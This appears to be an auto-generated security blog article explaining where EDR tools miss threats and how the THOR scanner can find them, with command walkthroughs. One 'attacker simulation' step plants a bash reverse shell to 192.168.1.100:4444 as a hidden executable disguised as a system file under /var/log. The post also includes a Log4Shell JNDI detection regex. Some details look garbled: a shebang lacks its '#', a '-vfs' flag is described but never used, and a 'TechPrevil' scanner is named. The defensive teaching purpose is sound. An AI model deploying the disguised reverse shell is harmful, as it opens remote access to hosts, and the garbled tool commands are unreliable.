
Listen to this Post

Introduction:
In the modern security stack, Endpoint Detection and Response (EDR) and Antivirus (AV) solutions are considered the bare minimum. However, as highlighted by Florian Roth of Nextron Systems, these tools often fail to provide comprehensive coverage. Attackers exploit gaps in visibility, geographic distribution, and specific data points that EDRs ignore. This article analyzes the “not everywhere, not everything” problem and demonstrates how a dedicated scanner like THOR fills the gaps using low-level forensic analysis, YARA rules, and cross-platform compatibility.
Learning Objectives:
- Understand the specific technical limitations of EDRs regarding “coverage depth” and “environment reach.”
- Learn how to deploy and execute a THOR scan to detect persistence mechanisms missed by standard AV.
- Identify critical Windows and Linux forensics artifacts that require dedicated scanning tools.
You Should Know:
- The EDR Visibility Gap: Why “Next-Gen” Isn’t Enough
The first slide from Roth illustrates that EDRs typically focus on process creation, network connections, and registry changes in real-time. However, they often lack historical depth or the ability to scan dormant files.
– The Gap: EDRs primarily monitor behavior. If a malicious script sits compressed in an archive or lies encrypted on disk, an EDR might not flag it until execution.
– What THOR Does: It performs “hunt” scans. It iterates through the file system, hashing files and comparing them against massive YARA rule sets.
– Step-by-Step Guide: Identifying Dwell Time Artifacts
To simulate this gap, you can use a Linux host to hide a payload in a non-executable directory.
 Attacker Simulation: Hide a reverse shell in a log directory (Linux)
mkdir -p /var/log/.hidden/
echo '!/bin/bash' > /var/log/.hidden/systemd-coredump
echo 'bash -i >& /dev/tcp/192.168.1.100/4444 0>&1' >> /var/log/.hidden/systemd-coredump
chmod +x /var/log/.hidden/systemd-coredump
An EDR monitoring `execve` calls might miss this if the script hasn’t run. However, a THOR scan using the `-vfs` (Verbose File System) flag will catch the suspicious content based on the script’s content.
 Detection Command (THOR - Linux)
./thor-linux-64 --quick scan /var/log/ --include ".hidden" --allreasons
Explanation: This command forces a scan on the `/var/log/` directory, specifically looking inside hidden folders (--include ".hidden") and outputting all reasons for detection. THOR will read the file content, match it against YARA rules for reverse shells, and flag it even though it is dormant.
- The “Not Everywhere” Problem: Scanning Legacy and Specialized Systems
EDR agents often struggle with legacy systems (Windows 7, Server 2008) or specialized appliances where installing an agent is impossible. Roth’s second slide points out that network attached storage (NAS), domain controllers, and SCADA systems are often blind spots.
– The Solution: THOR can run as a portable scanner without requiring a persistent agent.
– Step-by-Step Guide: Scanning a Remote Windows Machine Remotely
You can mount a remote administrative share (C$) from a Linux workstation and scan it using the THOR TechPrevil scanner.
 Mount the remote Windows C drive (Linux)
sudo mkdir /mnt/remote_pc
sudo mount -t cifs //192.168.1.50/c$ /mnt/remote_pc -o username=Administrator,domain=COMPANY,uid=$(id -u),forceuid
Once mounted, scan the entire remote file system as if it were local.
 Run THOR against the mounted share
./thor-linux-64 -p threatlevel /mnt/remote_pc --html report.html
Explanation: This generates an HTML report of threats found on the remote PC without ever installing software on the target. This is crucial for air-gapped networks or temporary incident response scenarios.
- The “Not Everything” Reality: Fileless Malware and Registry Artifacts
EDRs are good at watching running processes, but they often fail to correlate low-level registry modifications that survive reboots (e.g., WMI persistence, COM hijacking). THOR specifically targets these persistence mechanisms.
– Windows Registry Analysis:
THOR scans registry hives for suspicious AutoRun entries, not just the standard `Run` keys, but also obscure ones like AppInit_DLLs.
– Step-by-Step Guide: Detecting COM Hijacking
Attackers often hijack CLSID entries. Use a command to extract these entries manually to understand what THOR is looking for.
 PowerShell: Check for suspicious COM objects (Manual method)
Get-ChildItem -Path "HKLM:\SOFTWARE\Classes\CLSID" -Recurse | ForEach-Object {
$path = $_.PsPath
$inproc = Get-ItemProperty -Path "$path\InprocServer32" -ErrorAction SilentlyContinue
if ($inproc.Default -and $inproc.Default -match "temp|users|appdata") {
Write-Host "Suspicious COM Object: $path" -ForegroundColor Red
Write-Host "Loaded from: $($inproc.Default)"
}
}
THOR automates this:
thor-64.exe --quick scan c:\ --module registry --log com_hijack.log
Explanation: The `–module registry` flag restricts the scan to registry analysis, checking all CLSID and AppInit paths against a database of known malicious paths.
4. YARA Rule Deployment: Customizing the Hunt
THOR’s power lies in its community-driven YARA rules. Unlike EDRs, which rely on vendor-specific signatures, YARA allows security teams to write custom rules within minutes of a new IoC being published.
– Step-by-Step Guide: Deploying a Custom YARA Rule for Log4Shell
If a new vulnerability emerges, you can drop a rule into THOR’s signature folder.
// Custom Rule: Detect Log4Shell exploitation attempts in files
rule SUSP_Log4Shell_JNDI_Lookup {
meta:
description = "Detects JNDI lookup strings in files"
author = "SOC Team"
strings:
$jndi = /(\$|\%24){jndi:(ldap|rmi|dns|nis|iiop|corba|nds|http):\/\//
condition:
$jndi
}
Save this as `custom_log4shell.yar` in the THOR `signatures\user` folder.
 Execute scan with custom rules only
thor-64.exe --customonly scan E:\webapps\
Explanation: This command runs THOR using only your custom rules against a web application directory, ensuring you catch zero-day exploitation attempts without relying on cloud-based signature updates.
5. Integrating THOR with Incident Response Workflows
While EDRs provide alerts, THOR provides the “ground truth” for an investigator.
– Step-by-Step: Creating a Timeline of Compromise
During an incident, run a forensic scan to create a machine timeline.
 Linux Forensics Scan with Timeline
sudo ./thor-linux-64 -a APT -p full / --timeline timeline.csv
The `timeline.csv` output includes FirstSeen, LastSeen, and Hash. You can correlate these hashes with VirusTotal or your SIEM.
 Extract hashes for submission
cat timeline.csv | awk -F ',' '{print $5}' | grep -E '[a-fA-F0-9]{64}' | sort -u > hashes.txt
for hash in $(cat hashes.txt); do
curl --request GET --url "https://www.virustotal.com/api/v3/files/$hash" --header "x-apikey: YOUR_API_KEY"
done
What Undercode Say:
- Key Takeaway 1: Defense-in-depth is not just about having multiple products; it is about covering different layers of the stack. EDR covers the execution layer; THOR covers the persistence and file system layer. You need both.
- Key Takeaway 2: Attackers are increasingly targeting “offline” assets and memory-only execution. However, memory-only attacks must eventually write to disk or touch the registry to survive a reboot. Tools like THOR are specifically designed to detect those specific touches.
- Analysis: The conversation between Roth and the commenters highlights a critical shift. The industry is moving away from the “silver bullet” mentality (buy one tool, be safe) toward a “defense in depth” strategy where scanners act as a safety net. The comment by Cody Lang—”EDRs get turned off by attackers”—is crucial. A standalone scanner run by an incident response team (not the local admin) provides an unbiased view of the system. By integrating YARA, THOR remains agile, allowing defenders to hunt for specific adversary TTPs (Tactics, Techniques, and Procedures) immediately after a threat intel feed updates, bypassing the slower update cycles of traditional AV.
Prediction:
The future of cybersecurity will see a bifurcation of endpoint tools. Real-time blocking (EDR/NGAV) will be handled by lightweight kernel drivers, while deep forensic hunting will be relegated to “on-demand” scanners like THOR. As attackers shift to fileless and LoLBin (Living off the Land) techniques, we predict a rise in “stateless” scanning appliances that periodically scan endpoints from a network share or management console, ensuring that even if the EDR agent is killed, the forensic evidence is captured by an independent, unkillable scanning process.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


